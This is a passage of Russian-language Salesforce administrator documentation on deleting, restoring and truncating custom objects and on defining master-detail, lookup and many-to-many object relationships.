2. Чтобы подтвердить удаление, установите флажок «Да, удалить настраиваемый объект» и нажмите кнопку **«Удалить»** в окне предупреждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления настраиваемых объектов:

- Настройка приложения

Почему некоторые настраиваемые объекты не могут быть удалены?

Ниже перечислены условия, препятствующие удалению настраиваемого объекта.

- Объект является основным во взаимосвязи «Основная — подробная».
- Объект содержит настраиваемые поля, используемые в полях сводного резюмирования другого объекта.
- Объект используется кодом Apex, страницей Visualforce или отчетным снимком.
- Объект используется повторяющимся правилом или правилом соответствия.
- Объект содержит более 100 000 записей. Чтобы удалить объект, содержащий более 100 000 записей, сначала удалите необходимое количество записей, а затем удалите сам объект.

Результаты удаления настраиваемых объектов

Ниже перечислены действия, выполняемые системой Salesforce при удалении настраиваемого объекта.

- Отображение сообщения «Недостаточно полномочий» при выборе закладки на URL-адрес записи удаленного настраиваемого объекта.

- Удаление объекта из пакетов Force.com AppExchange.
- Замена взаимосвязи «Основная — подробная» взаимосвязью «Поиск», если удаленный объект является подробным во взаимосвязи «Основная — подробная».
- Удаление:
  - Настраиваемая вкладка объекта
  - Списковые преставления и бизнес-правила для объекта
  - Параметры мобильной конфигурации, включая наборы данных, мобильные представления и исключенные поля
  - Типы стандартных отчетов, связанные с объектом, и отчеты, основанные на типах стандартных отчетов, если удаленный объект является подробным во взаимосвязи «Основная — подробная»
- Скрытие, блокировка или отключение:
  - Определение настраиваемого объекта и связанные определения
  - Записи объекта и связанные записи, включая записи, хранящиеся в корзине
  - Типы настраиваемых отчетов, где удаленный объект является основным
  - Настраиваемые отчеты, где удаленный объект является основным
  - Поля настраиваемой формулы для объекта
  - Настраиваемые правила проверки и процессы утверждения для объекта

Прим.: Многие удаленные, скрытые, неактивные или отключенные элементы могут быть восстановлены при восстановлении настраиваемого объекта. Информацию о восстановлении удаленных настраиваемых объектов см. в разделе «Управление удаленными настраиваемыми объектами».

Результаты необратимого удаления настраиваемых объектов

Необратимое удаление настраиваемого объекта вручную или автоматически по истечении 15 дней инициирует:

- Удаление определения и данных настраиваемого объекта без возможности восстановления.
- Исключение настраиваемого объекта и его данных из ограничений, установленных для организации.
- Невозможность восстановления основных записей, хранящихся в корзине, при автоматическом удалении как минимум одной подробной записи в результате удаления основной записи, если удаленный объект является подробным во взаимосвязи «Основная — подробная». Попытка восстановления основной записи возвращает ошибку.

  Прим.: Данный алгоритм выполняется только при необратимом удалении определения настраиваемого объекта из удаленных подробных записей после перемещения основной записи в корзину.

СМ. ТАКЖЕ:

Управление удаленными настраиваемыми объектами

Поиск по параметрам управления объектами

Управление удаленными настраиваемыми объектами

Удаленные настраиваемые объекты в течение 15 дней отображаются в списке «Удаленные объекты». В течение этого времени, объект и его данные могут быть восстановлены или удалены без возможности восстановления. Восстановление настраиваемого объекта может потребовать восстановления вручную списковых представлений и других настроек, использующих данный объект.

- Чтобы просмотреть список удаленных настраиваемых объектов, выполните указанные ниже действия.
  1. Откройте параметры управляемого объекта для настраиваемых объектов.
  2. Щелкните ссылку **«Удаленные объекты»** в нижней части списка.

  Ссылка «Удаленные объекты» отображается только при наличии как минимум одного удаленного настраиваемого объекта. Общее количество удаленных настраиваемых объектов отображается в скобках.
- Ниже перечислены действия, доступные в списке «Удаленные объекты».
  - Чтобы просмотреть сведения об объекте, щелкните метку нужного объекта.
  - Чтобы удалить объект и его данные без возможности восстановления, щелкните ссылку **«Удалить»**.
  - Чтобы восстановить объект и его данные, щелкните ссылку **«Восстановить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления удаленных настраиваемых объектов:
- Настройка приложения

Для необратимого удаления настраиваемых объектов:
- Настройка приложения

Результаты необратимого удаления настраиваемых объектов

Необратимое удаление настраиваемого объекта вручную или автоматически по истечении 15 дней инициирует:

- Удаление определения и данных настраиваемого объекта без возможности восстановления.
- Исключение настраиваемого объекта и его данных из ограничений, установленных для организации.
- Невозможность восстановления основных записей, хранящихся в корзине, при автоматическом удалении как минимум одной подробной записи в результате удаления основной записи, если удаленный объект является подробным во взаимосвязи «Основная — подробная». Попытка восстановления основной записи возвращает ошибку.

  Прим.: Данный алгоритм выполняется только при необратимом удалении определения настраиваемого объекта из удаленных подробных записей после перемещения основной записи в корзину.

Ограничения по восстановлению усеченных настраиваемых объектов

Копии усеченных настраиваемых объектов также отображаются в списке удаленных объектов. Восстановление усеченных настраиваемых объектов до первоначального состояния невозможно. Восстановленные копии усеченных объектов используют новое имя и новый URL-адрес, а некоторые поля и данные *не могут* быть восстановлены вручную.

Восстановление настраиваемого объекта в исходное состояние

Восстановление удаленного настраиваемого объекта инициирует восстановление его записей, включая записи, хранящиеся в корзине.

Прим.: Поиск записей восстановленного объекта может быть доступен только через несколько часов.

Чтобы гарантировать восстановление объекта в исходное состояние, просмотрите все соответствующие компоненты и настройки, которые при необходимости должны быть исправлены.

Пакеты AppExchange
Добавьте настраиваемый объект в соответствующие пакеты Force.com AppExchange.

Настраиваемые вкладки
Восстановите настраиваемую вкладку для объекта и добавьте ее в нужные настраиваемые приложения.

Списковые представления, отчеты и бизнес-правила
Восстановите данные компоненты.

Правила проверки и процессы утверждения
Восстановите данные компоненты.

Поля формулы
Чтобы повторно активировать любые поля настраиваемой формулы для объекта, откройте и сохраните нужные поля.

Макеты страниц
Макеты страниц для восстановленного объекта восстанавливаются автоматически. Кроме того, макеты страниц восстанавливаются автоматически для других объектов, использующих макет страницы в связанном списке, при условии, что макет страницы не редактировался во время удаления объекта. В противном случае добавьте связанный список в другой объект.

Типы настраиваемых отчетов
Добавьте ссылку на восстановленный объект в типы настраиваемых отчетов, где удаленный объект не является основным. Отчеты, основанные на типе настраиваемых отчетов, восстанавливаются автоматически, при условии, что данные отчеты не редактировались во время удаления объекта. Восстановите любые измененные отчеты.

Взаимосвязи
Взаимосвязь «Основная — подробная», где удаленный настраиваемый объект является подробным, преобразуется системой Salesforce во взаимосвязь «Поиск». Преобразуйте данную взаимосвязь во взаимосвязь «Основная — подробная».

Имя разработчика
Имя разработчика объекта изменено на: *имяОбъекта*_del. Восстановите исходное имя (*имяОбъекта*_c), необходимое для надлежащей работы соответствующих настроек.

Статус развертывания
При удалении настраиваемого объекта полю «Статус развертывания» задано значение «В разработке». Установите статус «Развернуто» после восстановления всех настроек, связанных с восстановленным объектом.

СМ. ТАКЖЕ:

Удаление настраиваемых объектов
Усечение настраиваемых объектов
Поиск по параметрам управления объектами

Усечение настраиваемых объектов

Прежде чем использовать усечение для удаления записей, рекомендуем просмотреть действия, выполняемые при усечении объекта.

Усечение настраиваемого объекта позволяет пользователям удалять все записи объекта без удаления самого объекта и его метаданных. Усечение настраиваемых объектов аналогично функции пакетного удаления, доступной для стандартных объектов.

При усечении настраиваемого объекта все записи объекта удаляются без возможности восстановления, но определение объекта сохраняется. Записи не будут учитываться в ограничениях, установленных для организации.

Для сравнения, если пользователь *удаляет* настраиваемый объект, последний перемещается в список «Удаленные объекты» на 15 дней. После этого объект и его записи удаляются без возможности восстановления.

Важное замечание: Восстановление усеченных настраиваемых объектов до первоначального состояния невозможно.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Ниже перечислены стандартные и настраиваемые объекты, которые не могут быть усечены.

- Объект, используемый другим объектом посредством поля поиска, или являющийся основным во взаимосвязи «Основная — подробная».
- Объект, используемый отчетным снимком.
- Объект, использующий настраиваемый индекс или внешний код.
- Объект, использующий активированные информационные таблицы.

Кроме того, настраиваемые объекты не могут усекаться при достижении организацией ограничения на настраиваемые объекты.

Ниже перечислены элементы, удаляемые при усечении настраиваемого объекта.

- Все записи, хранящиеся в корзине настраиваемого объекта
- Журнал настраиваемого объекта
- Связанные события, задачи, примечания и вложения для каждой удаленной записи

Ниже перечислены элементы, которые становятся недействительными при усечении настраиваемого объекта.

- Закладки на усеченные объекты и их записи. При выборе закладки на усеченный настраиваемый объект или URL-адрес удаленной записи система Salesforce отображает сообщение «Недостаточно полномочий».
- Сценарии Apex и страницы Visualforce, ссылающиеся на усеченный объект или запись.

Усеченный настраиваемый объект доступен для использования и добавления новых записей. Ниже перечислены элементы, сохраняемые системой Salesforce.

- Определение настраиваемого объекта и все связанные определения
- Бизнес-правила, действия и триггеры
- Правила общего доступа, связанные с настраиваемым объектом
- Правила проверки и процессы утверждения
- Взаимосвязи «Основная — подробная» и поля формулы
- Переводы
- Параметры мобильной конфигурации

Ниже перечислены рекомендации по работе с усеченными объектами.

- Вкладка усеченного объекта использует новый URL-адрес, поэтому требует создания новой закладки.
- Списковые представления и отчеты требуют обновления.
- Поля сводного резюмирования требуют повторного пересчета.
- API не поддерживает возможность усечения.
- Чтобы сократить объекты, содержащие взаимосвязи «Основная — подробная», рекомендуем сначала сократить подробные (дочерние) объекты, а затем основные (родительские) объекты.

СМ. ТАКЖЕ:

Усечение настраиваемых объектов

Управление удаленными настраиваемыми объектами

Усечение настраиваемых объектов

Усечение настраиваемых объектов позволяет пользователям безвозвратно удалять все записи объекта без удаления самого объекта и его метаданных.

Важное замечание: Усечение настраиваемых объектов инициирует необратимое изменение усеченного объекта и его записей. Прежде чем проводить усечение, просмотрите раздел «Общие сведения об усечении настраиваемых объектов». После этого включите функцию для своей организации, для этого введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск», выберите пункт **«Интерфейс пользователя»** и выберите полномочие.

Усечение настраиваемых объектов — это быстрый способ необратимого удаления всех записей настраиваемого объекта без удаления самого объекта и его метаданных. Рекомендуем использовать усечение для удаления тестовых записей созданного настраиваемого объекта. Благодаря усечению объекта, пользователь может удалить тестовые записи, но сохранить сам объект для последующей активации в производственной организации. В отличие от пакетного удаления записей и вероятного восстановления объекта, усечение требует меньших временных затрат.

1. Откройте параметры управляемого объекта для настраиваемых объектов.
2. Чтобы открыть страницу сведений об объекте, щелкните имя нужного объекта и нажмите кнопку **«Сократить»**.
3. Просмотрите предупреждение и введите имя нужного объекта в пустое поле окна «Подтвердить усечение настраиваемого объекта».
4. Нажмите кнопку **«Сократить»**.

СМ. ТАКЖЕ:

Управление удаленными настраиваемыми объектами

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для усечения настраиваемых объектов:

- Настройка приложения

Отслеживание показателей использования настраиваемых объектов организации по типу лицензии пользователя

Чтобы отслеживать количество настраиваемых объектов, назначенных пользователям, рекомендуем создать тип настраиваемого отчета, где объект «Лицензии пользователя» является основным, а объект «Показатели использования настраиваемых объектов по лицензии пользователя» является дочерним.

1. В разделе «Настройка» введите *«Типы отчетов»* в поле «Быстрый поиск», затем выберите **«Типы отчетов»**.
2. Нажмите кнопку **«Создать тип настраиваемого отчета»**.
3. Заполните поля.

Поле	Значение
Основной объект	Лицензии пользователя
Метка типа отчета	Метка для данного типа отчета. Данная метка отображается пользователям при создании отчета. Например, *«Использование настраиваемых объектов по лицензии пользователя»*.
Имя типа отчета	Уникальное имя для данного типа отчета.
Описание	Описание для данного типа отчета. Данное описание отображается пользователям при создании отчета.
Сохранить в категории	Другие отчеты

4. Чтобы разрешить другим пользователям доступ к данному типу отчета, задайте параметру «Статус развертывания» значение «Развернуто».
5. Нажмите кнопку **«Далее»**.
6. Щелкните поле под основным объектом.
7. Выберите объект «Показатели использования настраиваемых объектов по лицензии пользователя».
8. Нажмите кнопку **«Сохранить»**.
9. Создайте отчет посредством нового типа отчета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые объекты доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Типы настраиваемых отчетов доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Общие сведения о взаимосвязях объектов

Создание взаимосвязи для связывания объектов друг с другом таким образом, чтобы при просмотре записей также отображались связанные данные. Например, связывание настраиваемого объекта «Ошибки» с обращениями для отслеживания недостатков продукта, связанных с обращениями клиентов.

Пользователи могут определять разные типы взаимосвязей путем создания настраиваемых полей взаимосвязи для объекта. Прежде чем начать создание взаимосвязей, определите тип нужной взаимосвязи.

Разные типы взаимосвязей между объектами Salesforce определяют способы удаления данных, предоставления общего доступа и обработки обязательных полей в макетах страниц. Рассмотрим типы взаимосвязей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Основная–подробная

Данный тип взаимосвязи устанавливает крепкую связь между объектами, где основная запись контролирует некоторые алгоритмы подробной и более подробной записей. Например, пользователь может задать взаимосвязь «Основная — подробная», состоящую из двух объектов (например, «Организация — Отчет по расходам»), а затем расширить данную взаимосвязь путем добавления более подробных записей (например, «Организация — Отчет по расходам — Элемент строки расходов»). При необходимости выполните нужные действия во взаимосвязи «Основная — подробная — более подробная».

Совет: Создайте взаимосвязь «основная — подробная», прежде чем вводить данные в пользовательский объект.

Алгоритмы взаимосвязей «Основная — подробная»:

- Удаление подробной записи инициирует ее перемещение в корзину, но сохраняет основную запись; удаление основной записи инициирует удаление связанных подробных и более подробных записей. Восстановление подробной записи инициирует только ее восстановление; восстановление основной записи инициирует восстановление связанных подробных и более подробных записей. Однако удаленная подробная запись не может быть восстановлена при последующем удалении связанной основной записи.
- По умолчанию данные взаимосвязи не поддерживают переподчинение записей. Тем не менее, чтобы разрешить дочерним записям во взаимосвязях «Основная — подробная» для настраиваемых объектов переподчинение другим родительским записям, администратор организации должен установить флажок «Разрешить переподчинение» в определении взаимосвязи «Основная — подробная».
- Поле «Ответственный» в подробной и более подробной записях недоступно и автоматически назначается ответственному за основную запись. Настраиваемые подробные объекты во взаимосвязи «Основная — подробная» не поддерживают правила общего доступа, предоставление общего доступа вручную и очереди, так как они требуют наличия поля «Ответственный».
- Подробные и более подробные записи наследуют параметры и полномочия безопасности основной записи. Для подробной записи можно отдельно установить полномочия.
- Поле взаимосвязи «Основная — подробная», связывающее объекты, является обязательным в макете страницы подробной и более подробной записей.
- Основным объектом может являться стандартный объект (например, организация или возможность) или настраиваемый объект.
- Количество дочерних записей для взаимосвязи «Основная — подробная» не должно превышать 10 000.
- Каждый настраиваемый объект может иметь до двух взаимосвязей «Основная — подробная», а общее количество взаимосвязей — не более 25.
- Запись «Связано с» невозможно изменить после сохранения взаимосвязи.

Многие ко многим

Взаимосвязи «Основная — подробная» могут использоваться для моделирования взаимосвязей *«Многие ко многим»* между любыми двумя объектами. Взаимосвязь «Многие ко многим» позволяет связывать каждую запись одного объекта с несколькими записями другого объекта и наоборот. Например, настраиваемый объект «Ошибка» может быть связан со стандартным объектом «Обращение» таким образом, что ошибка может быть связана с несколькими обращениями, а обращение — с несколькими ошибками.

Поиск

Данный тип взаимосвязи устанавливает связь между двумя объектами. Взаимосвязи «Поиск» аналогичны взаимосвязям «Основная — подробная», но не поддерживают общий доступ и поля сводного резюмирования. Взаимосвязь «Поиск» поддерживает:

- Связывание двух разных объектов.
- Связывание объекта с самим собой (кроме объекта «Пользователь»; см. подраздел «Иерархическая» на странице 5758). Например, настраиваемый объект «Ошибка» может быть связан с самим собой для просмотра способа связывания двух разных ошибок с одной проблемой.

Прим.: Взаимосвязи «Поиск», которые созданы на основе объектов, связанных с объектом «Участник кампании», не поддерживаются. Однако пользователь может создать взаимосвязи «Поиск» на основе объекта «Участник кампании», связанного с другими объектами.

Ниже перечислены параметры, которые могут быть заданы при создании взаимосвязи «Поиск».

- Назначьте полю поиска статус обязательного при сохранении записи, а также обязательного в соответствующем макете страницы.
- Если поле поиска является необязательным, выберите один из трех алгоритмов, выполняемых при удалении записи поиска.
  - «Удалить значение данного поля»: значение по умолчанию. Рекомендуем использовать данный алгоритм, если поле не должно содержать значение из связанной записи поиска.
  - «Запретить удаление записи поиска, которая является частью взаимосвязи поиска»: данное значение препятствует удалению записи поиска при наличии зависимостей (например, бизнес-правило), созданных на основе взаимосвязи.
  - «Также удалить данную запись»: данное значение доступно только в том случае, если настраиваемый объект содержит взаимосвязь «Поиск», которая не принадлежит стандартному объекту. Тем не менее, объект поиска может быть стандартным или настраиваемым. Рекомендуем использовать данный алгоритм, если поле поиска и связанная запись тесно взаимосвязаны, а пользователю требуется удалить связанные данные. Например, пользователь может создать запись отчета по расходам и связать с помощью взаимосвязи «Поиск» с отдельными записями расходов. При удалении отчета может также потребоваться удалить все записи расходов.

    Внимание: Выбор алгоритма «Также удалить данную запись» может инициировать *каскадное удаление*. Каскадное удаление пропускает параметры безопасности и общего доступа, поэтому пользователи могут удалить записи при удалении целевой записи поиска *даже при отсутствии доступа к записям*. Во избежание случайного удаления записей, каскадное удаление отключено по умолчанию. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

    Каскадное удаление и связанные параметры недоступны для взаимосвязей «Поиск» в объектах «Часы работы», «Сообщество», «Интерес», «Прайс-лист», «Продукт» и «Пользователь».

При определении взаимосвязи «Поиск» можно ввести поле поиска в макеты страниц для данного объекта, а также создать связанный список в макетах страниц связанного объекта. Например, если организация использует настраиваемый объект «Запросы на оплачиваемый отпуск», а пользователи должны связывать запросы на оплачиваемый

отпуск с сотрудниками, отправляющими данные запросы, рекомендуем создать взаимосвязь «Поиск» между настраиваемым объектом «Запрос на оплачиваемый отпуск» и объектом «Пользователь».

Удаление родительской записи во взаимосвязи «Поиск» не регистрируется журналом поля, отслеживающим дочернюю запись. Например, удаление родительской организации не регистрируется связанным списком «Журнал организации» для дочерней организации.

Пользователь не может удалить объект или запись во взаимосвязи «Поиск», если общее количество записей между двумя связанными объектами превышает 100 000. Чтобы удалить объект или запись во взаимосвязи «Поиск», рекомендуем сначала удалить соответствующее количество дочерних записей.

Внешний поиск

Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом. При создании поля взаимосвязи внешнего поиска стандартное поле «Внешний код» родительского внешнего объекта сопоставляется со значениями поля взаимосвязи внешнего поиска дочернего объекта. Значения полей внешнего объекта извлекаются из внешнего источника данных.

Непрямой поиск

Взаимосвязь непрямого поиска связывает дочерний внешний объект с родительским стандартным или настраиваемым объектом. При создании поля взаимосвязи непрямого поиска для внешнего объекта рекомендуем задать поля родительского и дочернего объектов для сопоставления и связывания записей во взаимосвязи. Например, выберите настраиваемое поле уникального внешнего кода родительского объекта для сопоставления с полем взаимосвязи непрямого поиска дочернего объекта, значения которого извлекаются из внешнего источника данных.

Иерархическая

Данный тип взаимосвязи является специальной взаимосвязью «Поиск», доступной только для объекта «Пользователь». Данный тип позволяет использовать поле поиска для связывания одного пользователя с другим, который не ссылается прямо или косвенно на самого себя. Например, настраиваемое поле типа «Иерархическая взаимосвязь» может быть создано для хранения имени прямого менеджера каждого пользователя.

Совет: При создании поля иерархической взаимосвязи в версии Personal Edition, Contact Manager, Group Edition или Professional Edition можно установить флажок «Ограниченное поле», который позволяет редактировать поле только пользователям с полномочием «Управление внутренними пользователями». В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition рекомендуем использовать параметры безопасности поля.

Создание взаимосвязи «Многие ко многим»

Рекомендации по взаимосвязям

СМ. ТАКЖЕ:

Рекомендации по взаимосвязям

Взаимосвязи внешних объектов

Создание взаимосвязи «Многие ко многим»

Определение настраиваемого объекта

Создание взаимосвязи «Многие ко многим»

Взаимосвязи «Основная — подробная» могут использоваться для моделирования взаимосвязей *«Многие ко многим»* между любыми двумя объектами. Взаимосвязь «Многие ко многим» позволяет связывать каждую запись одного объекта с несколькими записями другого объекта и наоборот. Например, настраиваемый объект «Ошибка» может быть связан со стандартным объектом «Обращение» таким образом, что ошибка может быть связана с несколькими обращениями, а обращение — с несколькими ошибками. При моделировании взаимосвязи «Многие ко многим» система позволяет использовать *объект объединения* для связывания двух объектов.

Объект объединения
: Настраиваемый объект с двумя взаимосвязями «Основная — подробная». Настраиваемый объект объединения позволяет моделировать взаимосвязь «Многие ко многим» между двумя объектами. Например, настраиваемый объект «Ошибка» может быть связан со стандартным объектом «Обращение» таким образом, что ошибка может быть связана с несколькими обращениями, а обращение может быть связано с несколькими ошибками.

Ниже перечислены этапы создания взаимосвязи «Многие ко многим».

1. Создание объекта объединения.
2. Создание двух взаимосвязей «Основная—подробная».
3. Настройка связанных списков для макетов страниц двух основных объектов.
4. Настройка отчетов для повышения эффективности взаимосвязи «Многие ко многим».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Отчеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания взаимосвязи «Многие ко многим»:

- Настройка приложения

Создание объекта объединения

1. Создайте настраиваемый объект в качестве объекта объединения.
2. Просмотрите перечисленные ниже рекомендации при использовании мастера создания настраиваемых объектов.
   - Метка объекта должна соответствовать его цели (например, `BugCaseAssociation`).
   - Поле «Имя записи» должно использовать тип данных «Автонумерация».
   - Мастер создания настраиваемых вкладок может быть запущен только после нажатия кнопки **«Сохранить»**. Объекты объединения не требуют наличия вкладки.

Создание двух взаимосвязей «Основная—подробная»

Чтобы создать две взаимосвязи «Основная—подробная», выполните указанные ниже действия.

1. Проверьте наличие двух объектов, подлежащих связыванию. Например, стандартный объект «Обращение» может быть связан с настраиваемым объектом «Ошибка».
2. Создайте первое поле взаимосвязи «Основная—подробная» для объекта объединения. Выполните указанные ниже действия посредством мастера создания настраиваемых полей.
   a. Выберите тип поля «Взаимосвязь "Основная–подробная"».
   b. Выберите один объект для связывания с объектом объединения. Например, выберите *«Обращение»*.

      Первая взаимосвязь «Основная — подробная», созданная для объекта объединения, становится *главной*. Данное действие влияет на перечисленные ниже атрибуты записей объекта объединения.

- Внешний вид: страницы просмотра и редактирования сведений об объекте объединения используют цвет и любой связанный значок главного основного объекта.
- Ответственность за запись: записи объекта объединения наследуют значение поля «Ответственный» от связанной главной основной записи. Подробные объекты взаимосвязи не содержат доступного поля «Ответственный», поэтому данный алгоритм действителен только при последующем удалении обеих взаимосвязей «Основная — подробная» для объекта объединения.
- Подразделение: если организация использует подразделения для сегментирования данных, то записи объекта объединения наследуют подразделение от связанной главной основной записи. Подобно ответственности за запись, данный алгоритм действителен только при последующем удалении обеих взаимосвязей «Основная — подробная» для объекта объединения.

c. Выберите атрибут «Параметр общего доступа». Атрибут «Параметр общего доступа» для поля взаимосвязи «Основная—подробная» определяет уровень общего доступа к основной записи для создания, редактирования или удаления связанных подробных записей.

d. Удалите стандартное значение поля «Метка связанного списка», отображающегося в макете страницы основного объекта. Замените данное значение именем другого основного объекта во взаимосвязи «Многие ко многим». Например, чтобы предоставить пользователям доступ к связанному списку «Ошибки» на странице сведений об обращении, введите значение *«Ошибки»*.

3. Создайте вторую взаимосвязь «Основная—подробная» для объекта объединения. Выполните указанные ниже действия посредством мастера создания настраиваемых полей.

a. Выберите тип поля «Взаимосвязь "Основная–подробная"».

b. Выберите другой основной объект для связывания с объектом объединения. Например, выберите *«Ошибка»*.

Вторая взаимосвязь «Основная — подробная», созданная для объекта объединения, становится *дополнительной*. При удалении или преобразовании главной взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» дополнительный основной объект становится главным.

c. Выберите атрибут «Параметр общего доступа». Атрибут «Параметр общего доступа» для поля взаимосвязи «Основная—подробная» определяет уровень общего доступа к основной записи для создания, редактирования или удаления связанных подробных записей.

d. Удалите стандартное значение поля «Метка связанного списка», отображающегося в макете страницы основного объекта. Замените данное значение именем другого основного объекта во взаимосвязи «Многие ко многим». Например, чтобы предоставить пользователям доступ к связанному списку «Обращения» на странице сведений об ошибке, введите значение *«Обращения»*.

Настройка связанных списков взаимосвязи «Многие ко многим»

Каждая запись основного объекта во взаимосвязи «Многие ко многим» в системе Salesforce отображает связанный список записей связанного объекта объединения. При необходимости система позволяет заменить имя связанного списка объекта объединения именем другого основного объекта в каждом макете страницы основного объекта. Например, связанному списку BugCaseAssociations может быть задано имя *«Обращения»* в макете страницы ошибок и *«Ошибки»* в макете страницы обращений. При необходимости настройте данные связанные списки для отображения полей другого основного объекта.

Чтобы настроить поля, отображающиеся в связанном списке объекта объединения в каждом макете страницы основного объекта, выполните указанные ниже действия.

1. Измените макет страницы каждого основного макета, связанного с объектом объединения. Например, измените связанный список BugCaseAssociations для записей обращений, отредактировав макет страницы для обращений.
2. Измените свойства нужного связанного списка. Например, если связанному списку BugCaseAssociations для обращений задано имя «Ошибки», выберите связанный список «Ошибки».
3. Добавьте поля для отображения в связанном списке. При необходимости добавьте поля самого объекта объединения или другого основного объекта.

   Префикс каждого поля соответствует имени объекта во всплывающем окне. В отличие от полей другого основного объекта, поля объекта объединения, отображаемые в самом связанном списке, используют имя объекта.

Прим.: Связанный список объекта объединения не содержит значка на страницах сведений об основной записи, так как объект объединения не требует наличия настраиваемой вкладки. Значок отображается только при наличии вкладки для объекта объединения.

Настройка отчетов для взаимосвязей «Многие ко многим»

Взаимосвязи «Многие ко многим» поддерживают два типа стандартных отчетов, объединяющих основные объекты и объект объединения. Типы отчетов перечислены ниже.

- «Главный основной с объектом объединения и дополнительным основным» в категории отчетов главного основного объекта.
- «Дополнительный основной с объектом объединения и главным основным» в категории отчетов дополнительного основного объекта.

Обратите внимание на порядок основных объектов в типе отчета. Основной объект, отображающийся первым, определяет область записей, которые могут быть возвращены в отчете.

Данные типы стандартных отчетов могут использоваться для создания настраиваемых отчетов. При необходимости создайте типы настраиваемых отчетов, позволяющие выбирать связанные объекты для объединения в отчете.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Общие сведения о взаимосвязях объектов

Рекомендации по взаимосвязям

Определение настраиваемого объекта

Поиск по параметрам управления объектами

Рекомендации по взаимосвязям

Прежде чем создать взаимосвязи между объектами, просмотрите рекомендации ниже.

Ограничения для взаимосвязей

Каждый настраиваемый объект может поддерживать не более двух взаимосвязей «Основная—подробная» и множество взаимосвязей «Поиск». Каждая взаимосвязь учитывается максимальным количеством настраиваемых полей.

Преобразование взаимосвязей

Взаимосвязь «Основная—подробная» может быть преобразована во взаимосвязь «Поиск», если основной объект не содержит поля сводного резюмирования.

Взаимосвязь «Поиск» может быть преобразована во взаимосвязь «Основная—подробная», если поле поиска во всех записях содержит значение.

Кольцевые взаимосвязи

В отличие от отдельных записей, объекты могут быть связаны с самими собою — посредством взаимосвязи «Поиск». Тем не менее, запись может быть косвенно связана сама с собой. Например, кампания «Праздничная реклама» может быть связана с кампанией «Прямая почтовая рассылка» посредством взаимосвязи «Поиск», а кампания «Прямая почтовая рассылка» может быть связана с кампанией «Праздничная реклама» посредством взаимосвязи «Поиск».

Кольцевая взаимосвязь «Многие ко многим» не может быть создана, то есть, две взаимосвязи «Основная—подробная» для объекта объединения не могут использовать одинаковый основной объект.

Значки для настраиваемых связанных списков

Значок, выбранный для связанной настраиваемой вкладки, также отображается в любом настраиваемом связанном списке, созданном на основе взаимосвязи.

Значок не поддерживается настраиваемыми связанными списками, основанными на взаимосвязи с настраиваемым объектом, которому не соответствует настраиваемая вкладка.

Взаимосвязи «Основная — подробная»

Многоуровневая взаимосвязь «Основная — подробная» может быть создана только при наличии полномочия «Настройка приложения».

При определении взаимосвязи «Основная — подробная» настраиваемый объект, над которым работает пользователь, является подробным. Данные объекта могут отображаться в виде настраиваемого связанного списка в макетах страниц другого объекта.

По умолчанию данные взаимосвязи не поддерживают переподчинение записей. Тем не менее, чтобы разрешить дочерним записям во взаимосвязях «Основная — подробная» для настраиваемых объектов переподчинение другим родительским записям, администратор организации должен установить флажок «Разрешить переподчинение» в определении взаимосвязи «Основная — подробная».

Разрешается использовать не более трех настраиваемых уровней детализации.

Стандартные объекты не могут быть подробными для настраиваемого объекта во взаимосвязи «Основная — подробная».

Объект может отображаться в многоуровневых взаимосвязях «Основная — подробная» только один раз. Например, более подробный объект одной многоуровневой взаимосвязи «Основная — подробная» не может быть ответственным за основной объект другой многоуровневой взаимосвязи «Основная — подробная». Кроме того, более подробный объект не может являться основным для подробного объекта более подробного объекта.

Многоуровневые взаимосвязи «Основная — подробная» не поддерживают переносы подразделений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

